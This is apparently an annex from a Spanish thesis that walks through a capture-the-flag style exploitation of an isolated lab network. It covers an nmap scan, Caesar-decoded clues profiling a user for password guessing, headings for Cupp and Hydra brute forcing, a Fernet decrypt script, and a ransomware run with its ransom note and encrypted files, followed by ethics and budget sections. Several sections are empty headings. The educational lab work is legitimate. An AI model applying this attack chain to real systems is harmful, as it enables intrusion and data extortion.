> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.201	AdminWeb@vm9-Client4:/$ sudo nmap -sC -sV -n -v -p- -T5 192.168.56.201 Starting Nmap 7.01 (https://nmap.org) at 2022-05-20 11:38 UTC NSE: Loaded 132 scripts for scanning. NSE: Script Pre-scanning. Initiating NSE at 11:38 Completed NSE at 11:38, 0.00s elapsed Initiating NSE at 11:38 Completed NSE at 11:38, 0.00s elapsed Initiating ARP Ping Scan at 11:38 Scanning 192.168.56.201 [1 port] Completed ARP Ping Scan at 11:38, 0.20s elapsed (1 total hosts) Initiating SYN Stealth Scan at 11:38 Scanning 192.168.56.201 [65535 ports] Discovered open port 111/tcp on 192.168.56.201 Discovered open port 53/tcp on 192.168.56.201 Discovered open port 22/tcp on 192.168.56.201 Warning: 192.168.56.201 giving up on port because retransmission cap hit (2). SYN Stealth Scan Timing: About 23.77% done; ETC: 11:40 (0:01:39 remaining) SYN Stealth Scan Timing: About 48.11% done; ETC: 11:40 (0:01:06 remaining) Increasing send delay for 192.168.56.201 from 0 to 5 due to 22179 out of 55446 SYN Stealth Scan Timing: About 68.34% done; ETC: 11:40 (0:00:42 remaining) SYN Stealth Scan Timing: About 76.08% done; ETC: 11:41 (0:00:42 remaining) SYN Stealth Scan Timing: About 84.38% done; ETC: 11:42 (0:00:33 remaining) Completed SYN Stealth Scan at 11:46, 457.80s elapsed (65535 total ports) Initiating Service scan at 11:46 Scanning 3 services on 192.168.56.201 Completed Service scan at 11:46, 6.01s elapsed (3 services on 1 host) NSE: Script scanning 192.168.56.201. Initiating NSE at 11:46 Completed NSE at 11:46, 8.34s elapsed Initiating NSE at 11:46 Completed NSE at 11:46, 0.00s elapsed Nmap scan report for 192.168.56.201 Host is up (0.000049s latency). Not shown: 65532 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol | ssh-hostkey: | 2048 ec:49:bc:1f:a1:61:a8:cb:15:4c:3b:44:e0:95:02:bf (RSA) |_ 256 15:12:ec:2f:12:62:e1:a1:13:83:25:bd:61:66:8a:1e (ECDSA) 53/tcp open domain ISC BIND hostmaster 111/tcp open rpcbind 2-4 (RPC #100000) | rpcinfo: | program version port/proto service | 100000 2,3,4 111/tcp rpcbind |_ 100000 2,3,4 111/udp rpcbind MAC Address: 08:00:27:10:00:77 (Oracle VirtualBox virtual NIC) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel NSE: Script Post-scanning. Initiating NSE at 11:46 Completed NSE at 11:46, 0.00s elapsed Initiating NSE at 11:46 Completed NSE at 11:46, 0.00s elapsed Read data files from: /usr/bin/../share/nmap Service detection performed. Please report any incorrect results at https://nma Nmap done: 1 IP address (1 host up) scanned in 472.96 seconds Raw packets sent: 134931 (5.937MB) | Rcvd: 134931 (5.397MB)

A.13 EXPLOTACIÓN VM10

Pistas escondidas en vm9 relacionadas con la última bandera	AdminWeb@vm9-Client4:/home/Confidencial8$ pwd /home/Confidencial8 AdminWeb@vm9-Client4:/home/Confidencial8$ ls -la total 20 drwxr-xr-x 2 root root 4096 May 20 21:21 . drwxr-xr-x 17 root root 4096 May 20 21:21 .. -rw-r--r-- 1 root root 50 May 20 21:21 aficciones.txt -rw-r--r-- 1 root root 130 May 20 21:21 datosSecretos.txt -rw-r--r-- 1 root root 469 May 20 21:21 pistaFinal.txt AdminWeb@vm9-Client4:/home/Confidencial8$ cat aficciones.txt Lqtnntzypd Czxly: apdnlc, dfcqplc, wl tyqzcxletnl AdminWeb@vm9-Client4:/home/Confidencial8$ cat datosSecretos.txt Vium: Zwuiv, Aczvium: Ziliumt, Vqksvium: IluqvLVA, Jqzbplig: 10/12/1991, kpqtl vium: Ivi, xmb vium: Zcnw, Kwuxivg vium: MBAQB cxu AdminWeb@vm9-Client4:/home/Confidencial8$ cat pistaFinal.txt Nc oáswkpc xo10, eqp KR 192.168.56.201 pq vkgpg pkpiwpc dcpfgtc 9 gueqpfkfc, nc dcpfgtc 10 nc qdvgpftáu uk eqpukiwgu eqorngvct gn ukiwkgpvg fguchíq: Fgdgtcu fg vqoct gn eqpvtqn fg nc oáswkpc xo10, itcekcu c ncu rkuvcu hceknkvcfcu cegtec fgn wuwctkq CfokpFPU a fgucttqnnct wp tcpuqoyctg wvknkbcpfq nc nkdtgtíc etarvqitcrja Hgtpgv. Gn tcpuqoyctg fgdgtáu fg glgewvctnq gp nc oáswkpc xo10 rctc ekhtct vqfqu nqu hkejgtqu swg ewgnicp fg /jqog/EqphkfgpvkcnKphqtocvkqp.
Descifrado César fichero home/confidencial8/datosSecretos.txt de la vm9	Vium: Zwuiv, Aczvium: Ziliumt, Vqksvium: IluqvLVA, Jqzbplig: 10/12/1991, kpqtl vium: Ivi, xmb vium: Zcnw, Kwuxivg vium: MBAQB cxu ROT-1: Wjvn: Axvjw, Bdawjvn: Ajmjvnu, Wrltwjvn: JmvrwMWB, Kracqmjh: 10/12/1991, lqrum wjvn: Jwj, ync wjvn: Adox, Lxvyjwh wjvn: NCBRC dyv ROT-2: Xkwo: Bywkx, Cebxkwo: Bknkwov, Xsmuxkwo: KnwsxNXC, Lsbdmki: 10/12/1991, mrsvn xkwo: Kxk, zod xkwo: Bepy, Mywzkoi xkwo: ODCSD ezw ROT-3: Ylxp: Czxly, Dfcylxp: Cloixpw, Ytnvylxp: LoxtyOYD, Mtcesolj: 10/12/1991, nstwo ylxp: Lyl, ape ylxp: Cfqz, Nzxalyj ylxp: PEDTE fax ROT-4: Zmyq: Daymz, Egdzmyq: Dmpmyqx, Zuowzmyq: MpyuzPZE, Nudftpmk: 10/12/1991, otuxp zmyq: Mzm, bqf zmyq: Dgra, Qaybmzk zmyq: QFEUF gby ROT-5: Anzr: Ebzna, Fheanzr: Enqnzry, Avpxanzr: NqzvaQAF, Oveguqnl: 10/12/1991, puvyq anzr: Nan, crg anzr: Ehsb, Pbzcnal anzr: RGFVG hcz ROT-6: Boas: Fcaob, Gifboas: Foroasz, Bwqyboas: OrawbRBG, Pwflhvrom: 10/12/1991, qvwzr boas: Obo, dsh boas: Fitc, Qcadobm boas: SHGWH ida ROT-7: Cpbt: Gdbpc, Hjgcpbt: Gpspbta, Cxrzcpbt: PsbxcSCH, Qxgiwspn: 10/12/1991, rwxas cpbt: Pcp, eti cpbt: Gjud, Rdbepcn cpbt: TIHXI jeb ROT-8: Dqcu: Hecqd, Ikhdqcu: Hqtqcub, Dysadqcu: QtcydTDI, Ryhjxtqo: 10/12/1991, sxybt dqcu: Qdq, fuj dqcu: Hkve, Secfqdo dqcu: UJIYJ kfc ROT-9: Erdv: Ifdre, Jlierdv: Irurdvc, Eztberdv: RudzeUEJ, Szikyurp: 10/12/1991, tyzcu erdv: Rer, gvk erdv: Ilwf, Tfdgrep erdv: VKJZK lgd ROT-10: Fsew: Jgesf, Kmjfsew: Jsvsewd, Faucfsew: SveafVFK, Tajlzvsq: 10/12/1991, uzadv fsew: Sfs, hwl fsew: Jmxg, Ugehsfq fsew: WLKAL mhe ROT-11: Gtfx: Khftg, Lnkgtfx: Ktwtfxe, Gbvdgtfx: TwfbgWGiL, Ubkmawtr: 10/12/1991, vabew gtfx: Tgt, ixm gtfx: Knyh, Vhfitgr gtfx: XMLBM nif ROT-12: Hugy: Liguh, Molhugy: Luxugyf, Hcwehugy: UxgchXHM, Vclnbxus: 10/12/1991, wbcfx hugy: Uhu, jym hugy: Lozi, Wigjuhs hugy: YNMCN ojg ROT-13: Ivhz: Mjhvi, Npmivhz: Mvyvhzg, Idxfivhz: VyhdiYIN, Wdmocyvt: 10/12/1991, xcdgy ivhz: Viv, kzo ivhz: Mpaj, Xjhkvit ivhz: ZONDO pkh ROT-14: Jwia: Nkiwj, Oqnjwia: Nwzwiah, Jeygjwia: WziejZJO, Xenpdzwu: 10/12/1991, ydehz jwia: Wjw, lap jwia: Nqbk, Ykilwju jwia: APOEP qli ROT-15: Kxjb: Oljxk, Prokxjb: Oxaxjbi, Kfzhkxjb: XajfkAKP, Yfoqeaxv: 10/12/1991, zefia kxjb: Xkx, mbq kxjb: Orcl, Zljmxkv kxjb: BQPFQ rmj ROT-16: Lykc: Pmkyl, Qsplykc: Pylbykcj, Lgailykc: YbkglBLQ, Zgprfbyw: 10/12/1991, afgjb lykc: Ylly, ncr lykc: Psdm, Amknylw lykc: CRQGR snk ROT-17: Mzld: Qnlzm, Rtqmzld: Qzczldk, Mhbjmzld: ZclhmCMR, Ahqsgczx: 10/12/1991, bghkc mzld: Zmz, ods mzld: Qten, Bnlozmx mzld: DSRHS tol ROT-18: Name: Roman, Surname: Radamel, Nickname: AdminDNS, Birthday: 10/12/1991, child name: Ana, pet name: Rufo, Company name: ETSIT upm
Descifrado César fichero home/confidencial8/aficciones.txt de la vm9	**TEXTO ORIGINAL:** Lqtnntzypd Czxly: apdnlc, dfcqplc, wl tyqzcxletnl ROT-1: Mruoouazqe Daymz: bqeomd, egdrqmd, xm uzradymfuom ROT-2: Nsvppvbarf Ebzna: crfpne, fhesrne, yn vasbeznggvpn ROT-3: Otwqqwcbsg Fcaob: dsgqof, giftsof, zo wbtcfaohwqo ROT-4: Puxrrxdcth Gdbpc: ethrpg, hjgutpg, ap xcudgbpixrp ROT-5: Qvyssyedui Hecqd: fuisqh, ikhvuqh, bq ydvehcqjysq ROT-6: Rwzttzfevj Ifdre: gvjtri, jliwvri, cr zewfidrkztr ROT-7: Sxauuagfwk Jgesf: hwkusj, kmjxwsj, ds afxgjeslaus ROT-8: Tybvvbhgxl Khftg: ixlvtk, lnkyxtk, et bgyhkftmbvt ROT-9: Uzcwwcihym Liguh: jymwul, molzyul, fu chzilguncwu ROT-10: Vadxxdjizn Mjhvi: kznxvm, npmazvm, gv diajmhvodxv ROT-11: Wbeyyekjao Nkiwj: laoywn, oqnbawn, hw ejbkniwpeyw ROT-12: Xcfzzflkbp Oljxk: mbpzxo, procbxo, ix fkclojxqfzx ROT-13: Ydgaagmlcq Pmkyl: ncqayp, qspdcyp, jy gldmpkyrgay ROT-14: Zehbbhnmdr Qnlzm: odrbzq, rtqedzq, kz hmenqlzshbz ROT-15: Aficciones Roman: pescar, surfear, la informatica ROT-16: Bgjddjpoft Spnbo: qftdbs, tvsgfbs, mb jogpsnbujdb
Descifrado César fichero home/Confidencial8/pistaFinal.txt de la vm9	**TEXTO ORIGINAL:** Nc oáswkpc xo10, eqp KR 192.168.56.201 pq vkgpg pkpiwpc dcpfgtc 9 gueqpfkfc, nc dcpfgtc 10 nc qdvgpftáu uk eqpukiwgu eqorngvct gn ukiwkgpvg fguchíq: Fgdgtcu fg vqoct gn eqpvtqn fg nc oáswkpc xo10, itcekcu c ncu rkuvcu hceknkvcfcu cegtec fgn wuwctkq CfokpFPU a fgucttqnnct wp tcpuqoyctg wvknkbcpfq nc nkdtgtíc etarvqitcrja Hgtpgv. Gn tcpuqoyctg fgdgtáu fg glgewvctnq gp nc oáswkpc xo10 rctc ekhtct vqfqu nqu hkejgtqu swg ewgnicp fg /jqog/EqphkfgpvkcnKphqtocvkqp. ROT-24: La máquina vm10, con IP 192.168.56.201 no tiene ninguna bandera 9 escondida, la bandera 10 la obtendrás si consigues completar el siguiente desafío: Deberas de tomar el control de la máquina vm10, gracias a las pistas facilitadas acerca del usuario AdminDNS y desarrollar un ransomware utilizando la librería cryptography Fernet. El ransomware deberás de ejecutarlo en la máquina vm10 para cifrar todos los ficheros que cuelgan de /home/ConfidentialInformation.

Configuración Cupp	
Fuerza bruta con hydra	
Obtención de la contraseña del usuario AdminDNS	
Código encrypt.py	

Código decrypt.py	GNU nano 2.5.3 File: decrypt.py Modified
	`from cryptography.fernet import Fernet`
	`import os`
	
	`def cargar_key():`
	`  return open('key.key', 'rb').read()`
	
	`def decrypt(items, key):`
	`  f = Fernet(key)`
	`  for item in items:`
	`  with open(item, 'rb') as file:`
	`  encrypted_data = file.read()`
	`  decrypted_data = f.decrypt(encrypted_data)`
	`  with open(item, 'wb') as file:`
	`  file.write(decrypted_data)`
	
	`if __name__ == '__main__':`
	`  path_to_encrypt = '/home/ConfidentialInformation'`
	`  os.remove(path_to_encrypt+'/'+'readme.txt')`
	
	`  items = os.listdir(path_to_encrypt)`
	`  full_path = [path_to_encrypt+'/'+item for item in items]`
	
	`  key = cargar_key()`
	`  decrypt(full_path, key)`

Bandera 9
 	
Ejecución del ransomware.
	`root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware# python3 encrypt.py`
	`root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware# cat /home/ConfidentialInformation/readme.txt`
	`Esto es un !!ATAQUE RANSOMWARE!!, todos sus ficheros están cifrados, no podrá recuperarlos a menos que pague un rescate`
	`FLAG 9 CAPTURADO, FIN DEL ESCENARIO.root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware#`
	`root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware#`

Evidencias del cifrado de los ficheros de la vm10 que cuelgan de /home/ConfidentialInformation	`root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware# cat /home/ConfidentialInformation/readme.txt`
	`Esto es un !!ATAQUE RANSOMWARE!!, todos sus ficheros están cifrados, no podrá recuperarlos a menos que pague un rescate`
	`FLAG 9 CAPTURADO, FIN DEL ESCENARIO.root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware# cat /home/ConfidentialInformati`
	
	`root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware# cat /home/ConfidentialInformation/mails.txt`
	`gAAAAABiiAjvU1d66Kngr87gA2Lj5CjozM4F7kf0x-8XTSq-MNXW-lPabYihtu3OxcmJYsHblS1a74yXkZbU_EhI8lTZcpHSq41MpLMiORSnpxJSGhWKiQWi5kvn2vUET`
	`xRzXmmgVv_z3pO5XADRKJxfdK01HAx1ncRJtRQRhn5hcOMEAtM-D6tzqiBcM9WPZ3iCAC7nJZG_CAy1lUBhePD606GyMYHu--ASqzA3Qt5_ZBX0J3Omy-WtS6qmRoIaP8`
	`cD1MP__tMKHigFkA63iRtvS3sFZ23z68QkBUhqDxXOUGADiiyH3fBICu56VIjGQbIvG03MNqbcxUruG5EtXwltIORMkRePfFELLHbBgqETwqx2c4XbfedGzKm1xP3w_P`
	`TYn281B00mZMzIXFVoqBicftTN0qM-g==root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware#`
	`root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware# cat /home/ConfidentialInformation/usuarios.txt`
	`gAAAAABiiAjva19v4ZjNcyU753pZE6kk7LXQQWkOWBh1G9p7iSUDVKcqVMyYecv4gYcSXz7Wl2zyFItyNFTW4SX6ycnr56DwpdnETfBqT6gC0A9msyPpppbV6_zG3XDcr`
	`aqYwNI8s6NR66x4gAZDtQ-ZvvGB3uKtAsuy7NxkWDOwfaGLrKfFw8cgXCoYP9iqrvBLi0UX3YFqFN_Leo-NenyBpDI3bU00Kvcbkmy N5Hml0vRdqbSD_V7AkVYVBYJskH`
	`9a3UCpg8yZl0yl-9a-jxznQMWQ0NJ3GvA6t_0laZ8DBgOY78diIVI8t6piCts9wTiVFH3d2Wx9UFkO9Nnoem1fvMEBGEOsku7ef3WcpSkmrRtLzDLg-F2EPJl_IHdVAkF`
	`faNyfIc67eYy9EM1rbBSw8qHoBbUPzS75HK_CGIQcSa3KvtV9ipsC-ONdefuEcBw-zOPXphWaOuXkcKNHpMjhsPUfwLV5KDKJnn2MZm2YDoK_2xRJyzk=root@vm10-DN`
	`SServer3-RedProduccion:/home/AdminDNS/ransomware# cat /home/ConfidentialInformation/passwords.txt`
	`gAAAAABiiAjv1QDg6EZ7OyrAff4q730n5Vkn6Qy45mT3vaq_WxDD_YktFy2sM18dPXHLyJKUuxIyEmw3KY6EWwFLYjEsM7NmHLdvMdx4WEmo8gHaskrvl7_7woIi4SHKi`
	`oWS9EJJlWNfsOl3PnMaTktScnyHEf4NlplTtROUPsFiVlSYGwcKP3dIRBs-cLbccZknMqZeYIRsKkT2Exx8QAoLOI3pzHOkuJnhe97up_XO5l65bWsGxOBKpc-AXKBNEp`
	`0jb40M3xtSJKUSUQqnwwM7q9csiqOftXbcMxnQVAPxvmZhXsM7N4o=root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware#`
	`root@vm10-DNSServer3-RedProduccion:/home/AdminDNS/ransomware#`

Anexo B

Aspectos éticos, económicos, sociales y ambientales

En este apartado se abordarán los aspectos éticos, económicos, sociales y ambientales que afectan de forma directa sobre nuestro proyecto, el cual engloba los sectores de la programación, las redes de ordenadores, el despliegue de sistemas y la ciberseguridad.

B.01 Introducción

El proyecto está basado en la implementación y diseño de una infraestructura corporativa con multitud de vulnerabilidades para explotar por el usuario. El proyecto engloba los sectores de la programación, las redes de ordenadores, el despliegue de sistemas y principalmente la ciberseguridad que es el tema predominante del trabajo.

Los aspectos más importantes que habría que destacar dentro de este trabajo son los aspectos éticos y los aspectos sociales. Los conocimientos que se han adquirido durante este trabajo deben de ser utilizados únicamente de forma ética y en entornos de laboratorio controlados y aislados. El contenido de este trabajo es totalmente educativo y busca proporcionar una visión a la sociedad acerca de los peligros y riesgos que implica desplegar una infraestructura insegura y con vulnerabilidades.

Los aspectos económicos y medioambientales tienen un papel secundario en este trabajo, no obstante, se les dará la misma importancia que al resto y se enumerarán con detalle en el próximo apartado.

B.02 Descripción de impactos relevantes relacionados con el proyecto

Cuando hablamos acerca de la ciberseguridad es inevitable hablar primero de la ética que conlleva dedicarse a este sector, ciberseguridad y ética son dos términos que van de la mano.

La mejor forma de interpretar correctamente como podemos protegernos y que medidas de seguridad necesitamos implantar para mitigar los ciberataques, es entender cómo se realizan estos ataques y cómo actúan los cibercriminales, para así adelantarnos a sus movimientos, solventar las vulnerabilidades y estar siempre preparados.

Durante el transcurso de este trabajo se enseñan multitud de técnicas para vulnerar una infraestructura, no obstante, el proyecto busca mostrar de una forma didáctica en un entorno controlado de laboratorio, estas técnicas para poder ayudar a las empresas y a la sociedad realizando auditorías de seguridad y localizando vulnerabilidades para posteriormente solucionarlas y eliminarlas.

En lo que respecta al aspecto social relacionado con el trabajo, cabe mencionar que estos conocimientos pueden ayudar a estudiantes que quieran dedicarse a la ciberseguridad a entender los riesgos, tener una visión teórica y práctica de cómo realizar una auditoría de seguridad a una infraestructura, localizar las vulnerabilidades y posteriormente solventarlas para construir arquitecturas seguras.

El consumo de recursos del ordenador es lo único que merece la pena mencionar en los aspectos ambientales, a pesar de que el consumo no es muy elevado, se realiza el despliegue

de diez máquinas virtuales, que consumen cierto procesamiento y memoria. El número de máquinas virtuales podría haber sido más reducido, pero para simular un entorno corporativo con distintas redes era lo más apropiado. Gracias a diseñar una infraestructura virtualizada, el ahorro eléctrico es muy elevado frente a un escenario de máquinas físicas, ayudando al medio ambiente.

El gasto económico asumido durante el proyecto no es muy elevado, se ha incrementado debido al precio del ordenador, no obstante, se pueden utilizar otros modelos de ordenadores de procesamiento intel core i7 en vez del utilizado, que dispone de intel core i9, y esto reduciría considerablemente el gasto económico del proyecto.

B.03 Análisis detallado de alguno de los principales impactos

Llegados a este punto analizaremos el principal impacto de este trabajo, el impacto ético.

Es fundamental comentar la importancia que tiene el aspecto ético en este sector y en este proyecto. No todas las personas tienen suficiente ética con los conocimientos que adquieren en los campos de la ciberseguridad y del hacking, por lo que queremos resaltar que los conocimientos que se imparten en este trabajo tienen una finalidad didáctica, educativa y deben ser solo empleados de forma ética. No me hago responsable de cualquier utilización con finalidades maliciosas que pueda realizarse.

El objetivo de este trabajo es concienciar a todos los usuarios acerca del peligro que supone estar conectado a la red y carecer de unos mínimos controles de seguridad que puedan mantener nuestros equipos a salvo de usuarios de la red que tengan fines maliciosos y quieran atacarnos. Además, el escenario se puede utilizar para aprender las técnicas de pentesting, entender las principales vulnerabilidades y vectores de ataque que puede llevar a cabo un ciberdelincuente y también para aprender cómo protegernos.

El contenido didáctico es muy completo, puede ayudar a los estudiantes en el aspecto ético, concienciándoles acerca de los peligros de la red.

B.04 Conclusiones

En líneas generales, el escenario desarrollado es una buena herramienta de aprendizaje, que puede servir a los alumnos que quieran aprender el desarrollo e implementación de una infraestructura virtualizada y cómo realizar una auditoría de seguridad a un escenario de pruebas. Además, puede venir bien como punto de partida para el aprendizaje de varias certificaciones de seguridad como OSCP, Comptia Security+ o CEH.

Por lo tanto, tiene un valor añadido educativo y también ético, ya que recalca la importancia de la ética en la ciberseguridad y el hacking ético.

En cuanto a los aspectos medioambientales este escenario tiene sus ventajas y sus inconvenientes, como ventaja permite el despliegue virtualizado que logra un menor consumo energético, frente a un despliegue de infraestructura física. No obstante, consume muchos recursos de nuestro dispositivo ya que incluye gran cantidad de máquinas virtuales funcionando simultáneamente.

Anexo C

Presupuesto económico

En esta sección se tratarán en detalle los costes de mano de obra, de recursos materiales, de material fungible y los costes totales que han supuesto la realización de este proyecto.

- El coste de mano de obra se ha establecido en 15€/hora, debido a la gran cantidad de tecnologías que incluye VirtualBox, Vagrant, Ansible, Bash y Python, y a los conocimientos técnicos que implica su desarrollo. Adicionalmente, se incluye una guía detallada acerca de como explotar el escenario y el código de desarrollo comentado y explicado, proporcionando mayor profesionalidad al escenario.
- El coste de recursos materiales se resume en un ordenador potente con 16GB de RAM y procesador i9 que nos permite el despliegue de un gran número de máquinas virtuales sin tener problemas de consumo de recursos y memoria, además se necesitará contar con el paquete Microsoft 365 para poder elaborar los documentos del proyecto, conexión a internet para poder realizar los aprovisionamientos de las máquinas virtuales y los diferentes ataques web, y un curso de Udemy para agilizar el aprendizaje de la fase de la auditoría y explotación del escenario.
- El coste del material fungible se corresponde únicamente con la impresión y encuadernación del trabajo. Este coste podría ser evitado, pero consideraba adecuado conservar una muestra en papel del proyecto.

A continuación, en la siguiente página se desglosan en una tabla todos los gastos que se ha tenido que asumir para llevar a cabo el proyecto.

COSTE DE MANO DE OBRA (Coste directo)	Horas	Precio/hora	Total
Tiempo empleado	400	15€	6.000,00€

COSTE DE RECURSOS MATERIALES (Coste directo)	Precio compra	Uso en meses	Amortiz. (años)	Total
Ordenador MacBook Pro 16" (2019) TouchBar - Core i9 - RAM 16 GB	2.070.00€	6	5	207,00€
Paquete Microsoft 365 Personal - 7€/mes	42,00€	6	-	42,00€
Conexión a Internet Tarifa Fibra Orange 500MB - 21,95€/mes	131,70€	6	-	131,70€
Curso de Udemy - Hacking Ético Ofensivo 100% Práctico en Red Team. Año 2022 Álvaro Chirou y Walter Coto	14,99€	6	-	14,99€
COSTE TOTAL DE RECURSOS MATERIALES				395,69€
TOTAL COSTES DIRECTOS				**6.395,69€**

GASTOS GENERALES (costes indirectos)	15%	Sobre CD	**959,35€**
BENEFICIO INDUSTRIAL	6%	Sobre CD + CI	**441,30€**

MATERIAL FUNGIBLE

Impresión – 1 copia – Formato A4/Color – Gramaje: 90 gr	16,53€
Encuadernación fresada y laminada mate – Gramaje: 300 gr	46,81€

SUBTOTAL PRESUPUESTO		**7.859,68€**
IVA APLICABLE	21%	1.650,53€
TOTAL RESUPUESTO		**9.510,21€**